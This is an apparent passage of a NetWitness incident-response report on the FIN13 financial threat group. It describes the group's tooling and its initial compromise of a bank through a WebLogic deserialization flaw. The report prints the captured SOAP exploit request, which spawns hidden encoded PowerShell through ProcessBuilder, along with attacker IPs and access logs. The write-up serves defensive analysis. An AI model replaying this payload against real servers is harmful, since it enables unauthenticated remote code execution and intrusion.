

FIN13 (Elephant Beetle): Viva la Threat! Anatomy of a Fintech Attack

By the NetWitness Incident Response and FirstWatch Threat Intelligence teams

Stefano Maccaglia

Practice Manager, Incident Response

Will Gragido

Head of Threat Research Intelligence Content

Director, Product Management




Table of Contents

Table of Figures	3
Introduction	5
What's In a Name? FIN13 (Elephant Beetle or TG2003)	5
Preferred Tooling and Tactics, Techniques, and Procedures (TTPs)	6
Attack description	7
Initial exploitation: Oracle WebLogic Server Deserialization RCE	7
Initial Compromise	11
The Webshell:	13
Extended compromise	15
Domain credential harvesting	17
The Attack Outcome: Online Banking Fraud	23
Conclusion	32
Appendix A: attacker tools	32
PowerShell HTTP Bind shell (BlueAgave)	32
Perl Bind Shell (BlueAgave)	32
PHP Webshell	35
S0b.j / S0b.Jar	37
RawCap	38

Table of Figures

Figure 1: FIN13 attack sequence	6
Figure 2: Example of scan activity initiated by the FIN13 Team against the first victim detected	7
Figure 3: Initial sequence of events associated with the attack	8
Figure 4: HTTP POST request injecting the payload	8
Figure 5: Data from WebLogic Registry.xml	9
Figure 6: Serialization/deserialization process	9
Figure 7: Deserialization attack	10
Figure 8: Evidence of webshell upload after Oracle WebLogic exploitation	10
Figure 9: Initial compromise	11
Figure 10: Attack Stage 1	11
Figure 11: Attacker uploading a zip archive containing malicious tools via the implanted webshell	12
Figure 12: Attack Stage 2	13
Figure 13: Webshell details allowing classification	13
Figure 14: Logs of attacker attempt to gain persistence	15
Figure 15: Port scanner arguments	16
Figure 16: Port scanner output	16
Figure 17: Attacker scans the core networks	16
Figure 18: Malicious tools found in Zabbix server	17
Figure 19: Attack Stage 3 - attacker hunting for credentials	18
Figure 20: Recovered files from Oracle IAM server lv_wls volume	18
Figure 21: Attack Stage 3 - attacker moves laterally	18
Figure 22: Attack Stage 3 - attacker prepares to move to core networks	19
Figure 23: Obfuscated PowerShell service	19
Figure 24: Decoded PowerShell payload	20
Figure 25: Excerpt of log activity	20
Figure 26: Attack Stage 3 - attacker harvests data to prepare the fraud	21
Figure 27: Terminal server logs for SQL Server	22
Figure 28: Enrollment token records	22
Figure 29: Second case, attack initial phase	23
Figure 30: Evidence of dumped LSASS.exe process executed on December 11, 2021	23
Figure 31: Evidence of dumped LSASS.exe process executed on December 19, 2021	24

Table of Figures

Figure 32: Attack second phase – attacker extends the compromise	24
Figure 33: LSASS dump NT credentials	25
Figure 34: SSP entry w/ RBMAdmin account	25
Figure 35: Examples of DB browser configuration files recovered from RBSCLPED01 server	26
Figure 36: Attacker moves against the domain servers	27
Figure 37: PSEXESVC service creation	27
Figure 38: VBS script and related artifacts	28
Figure 39: Database password in base64 encoding	28
Figure 40: ShimCache evidence of PSEExec execution	28
Figure 41: PSEXESVC service creation event	28
Figure 42: MFT record of psexec64.exe file	29
Figure 43: CCfix.bat	29
Figure 44: CCfixA.bat	30
Figure 45: PsExec64 used to enable RDP	30
Figure 46: Attacker activates a PERL Reverse Shell	31
Figure 47: 65.txt decoded contents	32
Figure 48: Additional 65.txt decoded contents	33
Figure 49: Final segment of 65.txt decoded code	34
Figure 50: Example of 65.txt perl backdoor interaction	35
Figure 51: Webshell details allowing classification	36
Figure 52: S0b Arguments	37
Figure 53: Configuration Class Properties	37
Figure 54: /srv/www/htdocs/gif/str-isis.txt Contents	37
Figure 55: /srv/www/htdocs/gif/str-bio.txt Contents	38
Figure 56: RawCap (0.2.0.0)	38
Figure 57: RawCap (0.1.5.0)	38

Introduction

The NetWitness Incident Response (IR) Team has a long and notable history of working on complex cases across industry sectors and verticals worldwide. Throughout its history, the IR team has encountered a wide array of threats and actors dating back to its earliest start-up days. From time to time, certain engagements stand out more so than others. In some instances, it is the victim who is of special interest to the team. Or it is the nature of the case – the target(s), the tooling and infrastructure observed and analyzed during the investigation, or the behavioral patterns identified and observed within the victim environment. In other situations, it is the TTPs which capture our attention and engage us in deep and rigorous analysis. And, in still other instances, it is the threat actor who captures our attention as was the case recently when the team was engaged in Latin America in response to attacks that began in March of 2021.

During a recent lull in activity between engagements, the NetWitness Incident Response Team became aware of two intriguing cases unlike any which we had seen up to this point in time. What made them unique was the advent of a previously unknown threat actor which linked both cases (and their subsequent victims) of which we were previously unaware. The attacks in question targeted the financial vertical, specifically two banks in Latin America. During these attacks, the threat actors in question showed significant sophistication and technical knowledge beyond what we have observed as being typical for the type of actor and their traditional targets. Unlike other threat actors that we have encountered within our past engagements who tend to focus on Point of Sale (PoS) fraud, phishing / spear phishing campaigns, mobile banking application exploitation, and basic credential theft and exploitation (all of which are far more common than active targeting and attempts at compromising banking infrastructure), the threat actors observed in the two aforementioned cases demonstrated that these actors were operating from a more advanced playbook.

Examples of this could be seen in activities where we observed the threat actors in question attempting to leverage vulnerability exploitation of the victim's multi-factor authentication (MFA) solution: RSA SecurID One Time Password (OTP) offering, deployed by the victims to protect their remote banking customers. It should be noted that we found no evidence to suggest that the threat actors were successful in directly exploiting the SecureID platform despite the fact that they were observed using a known exploitation designed to result in the compromise of SecureID tokens that have been implemented in a suboptimal manner. We believe this is an indication of the threat actors technical experience with and exposure of modern multi-factor authentication capabilities.

Furthermore, it is our professional opinion that this is not indicative of capabilities we have observed in other financial vertical cases we have worked on in the region, largely due to the fact that in order to successfully exploit and compromise the financial institutions' remote banking customers / home-banking MFA, the threat actors in question would need to be able to successfully exploit, compromise, and penetrate the financial institutions in question; access the SecureID seeds stored within them located in specific repositories; and collect the corresponding credential information of the remote banking customers in order to later impersonate the remote users to advance their goals in defrauding the victims and their customers. A truly remarkable feat for a cybercriminal gang.

What's In a Name? FIN13 (Elephant Beetle or TG2003)

This malicious group is FIN13. They are also referred to at times as "Elephant Beetle" or more simply as "TG2003". Through analyzing both cases in detail, the NetWitness Incident Response and FirstWatch Threat Intelligence conclude that both the identity of the threat actor is accurate as are its patterns of behavior. To date and the time of this writing, there is no official nomenclature that defines and describes FIN13 in the MITRE ATT&CK framework. However, both Mandiant and Sygnia have reported on the attacker in the past and have highlighted several common traits that we have also seen during the course of analysis. As mentioned in the introduction section of this paper, it is noteworthy that FIN13's efforts in selecting targets are both highly localized and we see them targeting and impacting large organizations in the financial, retail, and hospitality verticals. This differentiates FIN 13 further from other threat actors that are principally financially motivated. Additionally, FIN13 has been observed and is known to conduct lengthy attacks and operations against their intended targets. The results of the patience demonstrated by FIN13 in these instances varies, however their approach has afforded them the time to collect information necessary for executing fraudulent money transfers and other activities.

Preferred Tooling and Tactics, Techniques, and Procedures (TTPs)

FIN13 has a known affinity and reliance upon attack frameworks such as Cobalt Strike. Additionally, FIN13 makes extensive use of custom backdoors of their own design and other tools in order to achieve a foothold and persistence within their victim's environments resulting in the threat actor being able to enjoy lengthy dwell time and the freedom to move throughout the environment without hindrance. Through our investigation, research, and analysis of the two cases, we have studied the following TTPs and patterns of behavior have been observed and recorded:

- Active exploitation of Linux machines through vulnerable Java-based applications
- Extensive adoption of Web Shells
- Adoption and use of off the shelf, common penetration testing/red teaming tools that have been repurposed and customized to support their attacks and operations
- A significant use of scripted scanning techniques used to conduct deeper reconnaissance of the targeted victims in order to gain deeper understanding and knowledge of their network environments
- Advanced knowledge of the RSA SecureID platform and misconfigurations that can enable a determined threat actor to gain salient detail and information necessary for impersonation attacks conducted against the victims and their customers

Typical FIN13 Attack Process

The following figure depicts the traditional strategy used by the attacker:




Figure 1: FIN13 attack sequence

As we have discussed, FIN 13 has an affinity for Java-based attacks. In the two cases we were engaged in, FIN13 targeted legacy Java applications running on Linux-based machines as a means of initial entry to the environment. In one of our cases the exploit used was targeting Oracle WebLogic Server Deserialization RCE (CVE-2019-2729) which is aligned with recently reported cases (from Mandiant Report). Interestingly, in the second case, the attacker exploited the Log4j vulnerability (CVE-2021-44228) to land upon a web server, which is a widely adopted technique for attackers. Additionally, we observed the group deploying its own complete Java web application onto victim machines in order to establish command and control while the machines were remained operational, running legitimate applications in parallel to this malicious code.

Sygnia report published on January 2022, cites the following exploits as typically abused by the attacker:

- SAP NetWeaver Invoker Servlet Exploit (CVE-2010-5326)
- Config Servlet Remote Code Execution (EDB-ID-24963)
- WebSphere Application Server SOAP Exploit (CVE-2015-7450)

In our investigations we observed that once the attacker was able to open a beachhead inside the public facing network of the victims, he deployed generic web shells and custom malware including BLUEAGAVE to establish a foothold.

Other typical tools we saw during the analyses are:

- JSprat Web Shell
- Closewatch Web shell
- Porthole: a java-based network scanner
- Swear JAR backdoor
- BlueAgave bind shell
- Latchkey: PowerSploit script to dump credentials
- Database browsers

It should be noted that in comparison to many other threat actors we have encountered in our incident response and investigation work, FIN13 has demonstrated (in the two cases that we have been involved in directly) a more mature and sophisticated approach to their operations, wherein advanced penetration testing skills and acumen in addition to programmatic skill were observed and noted. This correlates what Sygnia had reported in their body of work on this threat actor as well.

Attack description

Initial exploitation: Oracle WebLogic Server Deserialization RCE

As mentioned in the introduction, the attacks began during March of 2021, when the attacker attempted to scan the perimeter of the victim looking for potential vulnerable webservices. Using our NetWitness Network tooling, we were able to record these scanning attempts, but due to the usual volume of the traffic, the test went unnoticed, hidden in the multitude of similar actions conducted by cybercriminals of any sort.




Figure 2: Example of scan activity initiated by the FIN13 Team against the first victim detected by NetWitness Network

In Figure 2 we can see that the scan was executed by the IP address 185.193.126.22. Through rigorous analysis, we were able to link the first scan attempt with subsequent activity which started during the month of June 2021. Furthermore, we were able to establish that the actor used the same IP address in the second phase of the attack, before uploading a web shell on the exploited Linux system on June 21, 2021, which took place just minutes after the targeted web server was scanned again the actor using the NMAP tool from a source IP address of 185.193.126.22.

At this time, a different IP address (187.177.170.111) was observed making *POST requests to a web page called AsyncResponseServiceHttps*.




Figure 3: Initial sequence of events associated with the attack

```

RSA NetWitness Reconstruction for session ID: 1 ( Source 187.177.170.111 : 42768, Target ██████████.71.173.134 : 80 )
Time 6/21/2021 14:48:07 to 6/21/2021 14:48:07 Packet Size 11,661 bytes Payload Size 10,359 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 20

POST /_async/AsyncResponseServiceHttps HTTP/1.1
Host: ██████████.71.173.134:80
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident
t/5.0)
Accept-Language: en
Content-Type: text/xml
Content-Length: 9263

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns
:wsa="http://www.w3.org/2005/08/addressing" xmlns:asyn="http://www.bea.com/async/A
syncResponseService">
  <soapenv:Header>
    <wsa:Action>xxx</wsa:Action>
    <wsa:RelatesTo>xx</wsa:RelatesTo>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <void class="java.lang.ProcessBuilder">
        <array class="java.lang.String" length="3">
          <void index="0">
            <string>cmd</string>
          </void>
          <void index="1">
            <string>/c</string>
          </void>
          <void index="2">
            <string>%COMSPEC% /b /c start /b /min powershell.exe -nop
            -w hidden -e aQ8mACgAWwBJAG4AdABQAHQAcgBdAdoA0gBTAGkAegB1ACAALQB1AHEAIAA0ACKAewA
            kAGIAPQAnAHRABwB3AGUAcgBzAGgAZQBsAGwALgB1AHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBu
            AHYA0gB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAGSAdwBzAFRABwB3A
            GUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAeAB1AGwAbwAAuAGUeAB1ACcAfQA7AC
            QAcwAdABPAGM
            AcwAdABPAGM
            PQAkAdABPAGM
            QBuAdABPAGM
            BOAGAdABPAGM
            tAE8AdABPAGM
            AGEAAdABPAGM
            CgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAGSAbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAcAC
            cAJwBIADQAcwBJAEERABQAFcAeAAxAHcAQwBBADcAVgBXAGIAVwAvAGEAUwBcAEQAkwBuAEUAeqA5AEQ
  </work:WorkContext>
  </soapenv:Header>
  <asyn:AsyncResponseServiceAsyncResponseService>
    <array class="java.lang.String" length="3">
      <void index="0">
        <string>cmd</string>
      </void>
      <void index="1">
        <string>/c</string>
      </void>
      <void index="2">
        <string>%COMSPEC% /b /c start /b /min powershell.exe -nop
        -w hidden -e aQ8mACgAWwBJAG4AdABQAHQAcgBdAdoA0gBTAGkAegB1ACAALQB1AHEAIAA0ACKAewA
        kAGIAPQAnAHRABwB3AGUAcgBzAGgAZQBsAGwALgB1AHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBu
        AHYA0gB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAGSAdwBzAFRABwB3A
        GUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAeAB1AGwAbwAAuAGUeAB1ACcAfQA7AC
        QAcwAdABPAGM
        AcwAdABPAGM
        PQAkAdABPAGM
        QBuAdABPAGM
        BOAGAdABPAGM
        tAE8AdABPAGM
        AGEAAdABPAGM
        CgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAGSAbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAcAC
        cAJwBIADQAcwBJAEERABQAFcAeAAxAHcAQwBBADcAVgBXAGIAVwAvAGEAUwBcAEQAkwBuAEUAeqA5AEQ
  </asyn:AsyncResponseServiceAsyncResponseService>
</soapenv:Envelope>

```

Figure 4: HTTP POST request injecting the payload

Our research supports the conclusion that the attack was successful because the server was running version 12.1.1.0 of WebLogic.

```
<product format="1.0" name="WebLogic Platform">
  <release level="12.1" ServicePackLevel="1" PatchLevel="0" Status="installed"
InstallTime="Nov 20, 2012 6:36:58 PM" InstallDir="/herramientas/servers/Oracle/Middleware">
  <component name="Common Infrastructure Engineering" version="7.4.0.0" InstallDir="">
    <component name="Uninstall"/>
    <component name="Patch Client"/>
    <component name="Patch Attachment Facility"/>
    <component name="Clone Facility"/>
  </component>
  <component name="WebLogic Server" version="12.1.1.0"
InstallDir="/herramientas/servers/Oracle/Middleware/wlserver_12.1">
    <component name="Core Application Server"/>
    <component name="Administration Console"/>
  </component>
</product>
```

Figure 5: Data from WebLogic Registry.xml

This vulnerability is due to an issue in the deserialization of content passed to the WebLogic interface from the web server. Serialization is the process of converting complex data structures, such as objects and their fields, into a “flatter” format that can be sent and received as a sequential stream of bytes over a network or between different components of an application, or in an API call. Crucially, when serializing an object, its state is also persisted. In other words, the object’s attributes are preserved, along with their assigned values. Once the stream of bytes reaches its destination, a deserialization process is executed restoring this byte stream to a fully functional replica of the original object, in the exact state as when it was serialized. The website’s logic can then interact with this deserialized object, just like it would with any other object.




Figure 6: Serialization/deserialization process

If, before or during the deserialization process one or more objects are modified, this modification will affect the outcome of the process, instantiating potentially a different object than the originally sent.




Figure 7: Deserialization attack

Insecure deserialization is when user-controllable data is deserialized by a website, such as in the Oracle vulnerability, where an attacker, manipulating the serialized objects, can pass harmful data into the application code. It is even possible to replace a serialized object with an object of an entirely different class. Alarmingly, objects of any class that is available to the website will be deserialized and instantiated, regardless of which class was expected. For this reason, insecure deserialization is sometimes known as an “object injection” vulnerability. This remote code execution vulnerability is exploitable without authentication, through the interaction with a vulnerable web server instantiating the page: web page called “*AsyncResponseServiceHttps*” passing via POST message malicious content, without the need for a username and password.

Subsequent requests from the actor were checking the availability of files dropped by the actor:

```

187.177.170.111 [21/Jun/2021:14:39:55 -0500] "GET /wls-wsat/CoordinatorPortType HTTP/1.1" 404 1164
187.177.170.111 [21/Jun/2021:14:40:01 -0500] "GET /favicon.ico HTTP/1.1" 404 1164
187.177.170.111 [21/Jun/2021:14:40:04 -0500] "GET /_async HTTP/1.1" 302 265
187.177.170.111 [21/Jun/2021:14:40:09 -0500] "GET /_async/ HTTP/1.1" 403 1166
187.177.170.111 [21/Jun/2021:14:41:07 -0500] "GET /_async/AsyncResponseServiceHttps HTTP/1.1" 200 348
187.177.170.111 [21/Jun/2021:14:41:20 -0500] "GET /.beamarker.dat HTTP/1.1" 404 1164
187.177.170.111 [21/Jun/2021:14:41:24 -0500] "GET /_async/.beamarker.dat HTTP/1.1" 200 1
187.177.170.111 [21/Jun/2021:14:42:51 -0500] "GET /bea_wls_internal/ HTTP/1.1" 200 49
187.177.170.111 [21/Jun/2021:14:43:00 -0500] "GET /bea_wls_internal/weblogic.txt HTTP/1.1" 404 1164
187.177.170.111 [21/Jun/2021:14:43:06 -0500] "GET /bea_wls_internal/weblogic.txt HTTP/1.1" 404 1164
187.177.170.111 [21/Jun/2021:14:44:29 -0500] "GET /_async/AsyncResponseServiceHttps HTTP/1.1" 200 348
187.177.170.111 [21/Jun/2021:14:45:46 -0500] "POST /_async/AsyncResponseServiceHttps HTTP/1.1" 202 -
187.177.170.111 [21/Jun/2021:14:46:17 -0500] "GET /_async/.beamarker.dat.txt HTTP/1.1" 404 1164
